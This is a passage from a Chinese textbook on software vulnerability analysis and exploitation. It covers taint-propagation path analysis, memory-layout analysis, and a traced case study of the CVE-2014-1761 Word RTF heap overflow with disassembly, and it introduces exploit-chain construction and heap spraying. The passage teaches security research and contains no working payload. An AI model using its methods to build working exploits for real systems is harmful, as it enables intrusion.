针对第二条控制流转移指令0040103C地址的jge,其控制流转移方向受到前一条cmp指令影响,将edx和[ebp+arg_4]进行比较。其中[ebp+arg_4]可直接回溯到输入数据的污点源,edx由前面的mov指令确定,引用了[ebp+var_4]的内容,该内容由00401033地址指令的ecx得到。根据该污点向上回溯,可得到污点产生的位置在于00401024的mov。通过提取每一条指令的计算关系和操作关系,可得最终的约束条件为ecx<[ebp+arg_4]。

为了帮助读者理解路径约束提取的原理,本节用了一个简单的例子描述约束条件的提取方法,在实际的程序分析中,为了得到能够触发脆弱路径的输入,需要将引发该漏洞的条件放在一起求解。实际上,程序的实际样本往往会产生以太字节(TB)为单位的执行记录,其中的控制流转移也可能产生数千甚至上万的约束条件,复杂度远远超过本实例的情况。

3. 软件漏洞分析中的特殊情况


漏洞的成因通常都较为复杂,因而在实际的漏洞分析中,污点传播规则需要根据具体的分析目标制定,分析结果也往往不像理论预想的那么乐观,很多情况下需要人工干预或在分析过程中修正规则,才能够获得较为准确的结果。其中几种较为常见的情况如下。

(1) 指令集支持对于路径分析准确度的影响。污点传播通常针对Intel指令集、ARM指令集或中间语言指令集展开,其中Intel指令集由于指令格式复杂,用法多样,对分析准确度影响也较大。一个较为突出的例子是指针的使用,假设一段汇编程序使用mov eax, [ecx]进行指针数据访问,在ecx寄存器是污点的情况下,最终得到的结果eax是否需要标记为污点?如果直接将所有此类指令都使用相同的规则标记为污点,则会发生污点过标记,产生大量无用的结果干扰分析,如果直接忽略则会发生污点漏标记。因此,这种情况采用全局的统一规则会产生大量非预期的污点标记,需要辅助人工分析并根据漏洞的情况灵活应用规则。

(2) JavaScript等脚本对分析的影响。JavaScript、VBScript等脚本解码引擎通过识别关键字,根据关键字形成实际执行的代码,实际上该关键字主要用于字符串比较,与后面产生的数据内容并非直接的运算关系。同时,脚本的关键字识别通常使用有限状态自动机(Deterministic Finite Automaton,DFA),自动机算法往往引起污点传播中断,此外,ANSI字符向Unicode字符转换、类型和对象声明等也会带来污点传播中断,都需要根据漏洞的实际分析情况进行传播规则的调整。

在实际的漏洞分析中,还可能遇到其他的特殊情况,例如在程序中带有混淆和加密,通常混淆和加密的要求是把每一个字节的数据产生影响扩散到整个数据区域,因而当分析人员把输入数据当作污点源进行标记并进行污点传播分析后,往往发现几乎全部输入数据都被标记成了污点,在这样的条件下获取的污点传播路径往往等同于完整路径,这样的结果很难降低分析的复杂度,反而有可能因为污点记录爆炸使得分析难度更大。

基于污点传播的漏洞路径分析的最后环节为污点传播的终止条件,该问题是基于污点传播进行漏洞分析的关键问题。污点传播的终止条件可较为笼统地描述为:被污点数据所污染的变量是否被用来执行敏感操作。对于控制流劫持类漏洞而言,该条件可被细化为污点数据是否能够影响控制流转移的方向。



9.2.3 软件漏洞内存布局分析

软件漏洞内存布局分析的主要目标是：当程序的脆弱点被触发时，确定程序读入数据在内存中的布局情况，分析漏洞利用所需的关键数据所在位置，为漏洞成因分析、漏洞利用生成提供支撑。针对不同的漏洞，其所需要分析的内存布局信息是不同的。漏洞布局分析的主要目标是分析读入的数据在内存中的放置情况，根据内存的大小、一致性(时序上判断内存可用性是否保持一致)判定当前的内存布局，能否用于存放攻击代码，攻击代码是否可以利用读入数据的过程进行变形等。输入数据在被读入到程序并进行处理之后，可能存在输入数据直接映射和输入数据经过数学运算两种方式。其中经过数学运算的数据又可分为可逆计算以及不可逆计算。在软件漏洞分析中，主要关注输入数据直接映射和数学计算可逆的映射两种。

1. 输入数据直接映射

输入数据直接映射如图 9-8 所示，指的是程序通过系统 API 从外部读入的数据被直接复制到系统内存中，在程序运行到脆弱点时，未发生任何改变。由于数据被直接映射进内存，因此分析的目标主要针对输入数据读入内存后连续映射区域的地址、长度等基础性信息，此类基础信息能够直接用来判定攻击代码的放置区域。




图 9-8　输入数据直接映射

2. 输入数据可逆计算后映射

输入数据可逆计算后映射，指的是输入数据通过系统 API 读入内存后，当到达程序脆弱点时，已经经过了一定的数学运算。由于数据经过运算，因此除了考虑内存区间的起始地址、大小等通用因素之外，还需要根据数据的处理过程，考虑算法是否可逆，通常情况下主要针对可逆的算法设计攻击代码，一方面攻击代码能够在内存中正确展开，另一方面程序的数学运算也可以视为独特的代码加密过程，提高了攻击代码的查杀难度。对于算法不可逆的情况，也可根据算法定制攻击代码，使其在经过数学运算之后呈现为攻击者所希望的样子，由于此种方法难度较大，因而通常针对此类情况考虑得较少。

3. 输入数据映射分析方法

在软件漏洞分析中，对于内存布局的分析是利用经过修改的污点传播算法实现的。具体算法是：创建影子内存映射表 ShadowMemory，以字节为单位标记污点传播内存的状态，通常单个进程的 4GB 虚拟内存空间可用 4GB/8＝512MB 的映射表完全记录（以字节为单位的污点传播）。针对每一条指令，制定污点传播规则，追踪进程的执行过程，对每一条指令进行污点传播计算，并且在指令分析完成后实时修改映射表中的内存状态，如图 9-9 所示。从污点传播计算的过程很容易看出，在程序执行的每一刻，其内存污点状态只需要查询映射表中标记为 1 的记录即可。在判定连续的污点数据后，还需要分析该连续的污点数据是否由同一个数据源产生，以及污点数据是被直接映射进内存，还是经过可逆的数学运算后被映射进内存的。该问题的确定方法是，对于每个标记为 1 的污点传播记录，以其为起点进行污点传播回溯，根据回溯的数据源判定是否为连续污点源，如果是连续污点源，则进一步分析污点传播过程中是否有数学运算指令，是否可逆。




图 9-9 数据映射分析方法

9.2.4 软件漏洞分析实例

本节通过软件漏洞分析实例详细论述具体分析方法在漏洞分析中的应用过程。由于本书主要关注控制流劫持类漏洞，因此采用 CVE-2014-1761 作为分析的用例。该漏洞针对 Microsoft Word 软件，Word 在解析畸形的 RTF 格式数据时存在错误导致内存破坏，使得攻击者能够执行任意代码。当用户使用受影响的 Word 版本打开恶意 RTF 文件，或者 Word 是 Outlook 的 Email Viewer 时，用户预览或打开恶意的 RTF 邮件信息，攻击者都可能成功利用此漏洞，从而获得当前用户的权限。该漏洞能够影响 Word 2003 到 Word 2013 的各个版本。

引发该漏洞的根本原因在于 RTF 控制字 overridetable，一个 overridetable 结构可能包括 listoverride，listoverridecount 和 lfolevel 域，其中 listoverridecount 表明结构所包含的 lfolevel 的数目。漏洞样本使用 listoverridecount 声称有 25 个 lfolevel 结构，而实际在文件中置入了 34 个 lfolevel 结构，分配结构空间时只分配了 25 个，而解析文件是逐个

结构读取解析，并未检查超出分配的结构数量，导致堆溢出。

在现有的分析中，通常需要大量的手工调试操作。本节使用污点传播分析方法，跳过烦琐的测试和分析过程，直接跟踪进入漏洞的核心。我们使用 Windows 7 环境下的 Office 2010 对 CVE-2014-1761 的 poc 进行分析，在污点传播系统中标记该文件为污点，当文件被程序读取后，动态污点传播分析引擎开始分析程序对文件的处理过程。分析发现程序载入样本后在 0x275c01b1 位置的 call [ecx]触发崩溃，[ecx]指向的内存值为 0x5959，受到污点源控制，并且得到控制字节来自于文件偏移 0x1cd6 位置之后的 5 个字节，内容为 22873，刚好是 0x5959 的十进制表示，传播过程如图 9-10 所示，图中将关键点放大显示。




图 9-10　劫持点传播路径

通过对崩溃点的可控性分析验证了漏洞的可利用性，但并未给出漏洞的攻击利用经过。另外，通过污点分析监测到第一个控制流劫持点 0x316fe1d3　call [ecx+0x4]，在 call [ecx]之前，此处调用的函数已被劫持，如图 9-11 所示，函数表指针 ecx 被篡改，发生改变，跳转到另一个位置。

EIP	指令	OP[0]
316fe1d3	call dword [ecx+0x4]	[0x392cd46c] 0x3901514a
316fe1d3	call dword [ecx+0x4]	[0x8c80154] 0x275a482c

图 9-11　破坏前后对比图

但是 ecx 并未被污点输入所控制，对 ecx 逆向切片分析得到 ecx 的破坏过程，其中关键代码如图 9-12 所示，0x31d0cc6d 附近的代码如图 9-13 所示，是解析 lfolevel 结构的代码，因未检测结构数量，只是简单地通过 inc edi 处理下一个结果，造成 memmove 溢出，破坏了其他结构的内存。

```
<call level="6" label = "59754505 @0x31cfb5f3 call 0x31d0c0d8 []" esp="0x122dac">
<call level="7" label = "59754677 @0x31d0cc6d call 0x316db078 []" esp="0x11dbb4">
<call level="8" label = "59754689 @0x316db091 call 0x7855b310 [MSVCR90.dll!_memmove]" esp="0x11db98">
<record id="59754711" label = "0x7855b460 mov eax, [esi+ecx*4-0x8] [[0x0] 0x8cd853c 0x8c80150] [[0x8cd
<record id="59754712" label = "0x7855b464 mov [edi+ecx*4-0x8], eax [[0x1e7d7e0] 0x392cd468 0x8c80150]
<ret id="59754723" addr="0x316db097" esp="0x11db98  0x11db98" temp_k="9 8"/>
```

图 9-12　溢出关键位置

```
:31D0CC55        mov     eax, [ebx]
:31D0CC57        lea     esi, [eax+853Ch]
:31D0CC5D        mov     edi, [esi]
:31D0CC5F        mov     eax, [eax+80ECh]
:31D0CC65        lea     edx, [eax+edi*8] ; Dst
:31D0CC68        inc     edi
:31D0CC69        push    8                ; Size
:31D0CC6B        mov     [esi], edi
:31D0CC6D        call    MoveData_316DB078
:31D0CC72        jmp     loc_31D0C1C5     ; jumptable 31D0(
```

图 9-13　lfolevel 结构处理代码

9.3　软件漏洞利用

验证软件漏洞危害的最好途径就是实现漏洞利用，生成攻击代码。目前针对漏洞利用自动生成也是国际研究的热点之一，已经有部分研究成果形成，典型的成果系统包括 AEG[6]、PolyAEG[7]、MAYHEM[8]等，文献[9]对国内外相关工作进行了总结和比较，此处不再赘述。

针对控制流劫持漏洞的利用，从漏洞攻击所需要素的角度分析，主要包括以下 3 个关键要素：能够成功触发漏洞脆弱点并在内存中展开攻击代码的输入数据，能够将控制流转移至攻击代码的完整攻击链，能够绕过操作系统保护机制的攻击代码。本节将论述漏洞利用生成所需的关键要素、要素的提取方法，以及基于这些要素的利用代码生成方法。

9.3.1　漏洞攻击链构造

漏洞攻击链构造的目标是在内存中找到能够放置控制流转移代码的空间，在放入控制流转移代码后，使得被劫持的控制流能够顺利转移到 ShellCode。漏洞攻击链构造需要确定两方面的内容，其一为内存中可利用的区域，其二为区域之间的控制流转移关系。如何确定内存中可利用的区域，已经在漏洞分析阶段的漏洞内存布局部分（9.2.3 节）进行了论述。在本节，把条件简化为已经找到了部分连续的污点内存，并且污点数据由输入数据直接映射得到，此时相当于内存中可利用的区域已经完全确定，因此本节重点论述区域之间的控制流转移关系构造。

控制流转移关系构造的首要问题是使控制流由劫持点转向攻击链，为了使得漏洞攻击在每次实施时都能够以较高的几率达到这一目标，通常采用两种办法。第一种是内存喷射，如图 9-14(a)所示，通过在内存中喷射足够多的重复代码，使得喷射的内存范围足以覆盖被劫持控制流的目标，这样，在程序运行时能保证以很大的概率接管程序。这种方法

要成功实现，需要程序自身包含动态代码的功能，或者包含支持动态分配内存的模块。例如，浏览器程序包含了JavaScript模块，通过它可以动态地分配大量内存。然而，其他软件可能不包含任何JavaScript或动态生成代码的功能模块，同时程序自身也不包含大量生成内存的代码逻辑，无法实现内存喷射，例如播放器软件。




图9-14　漏洞攻击链构造思路

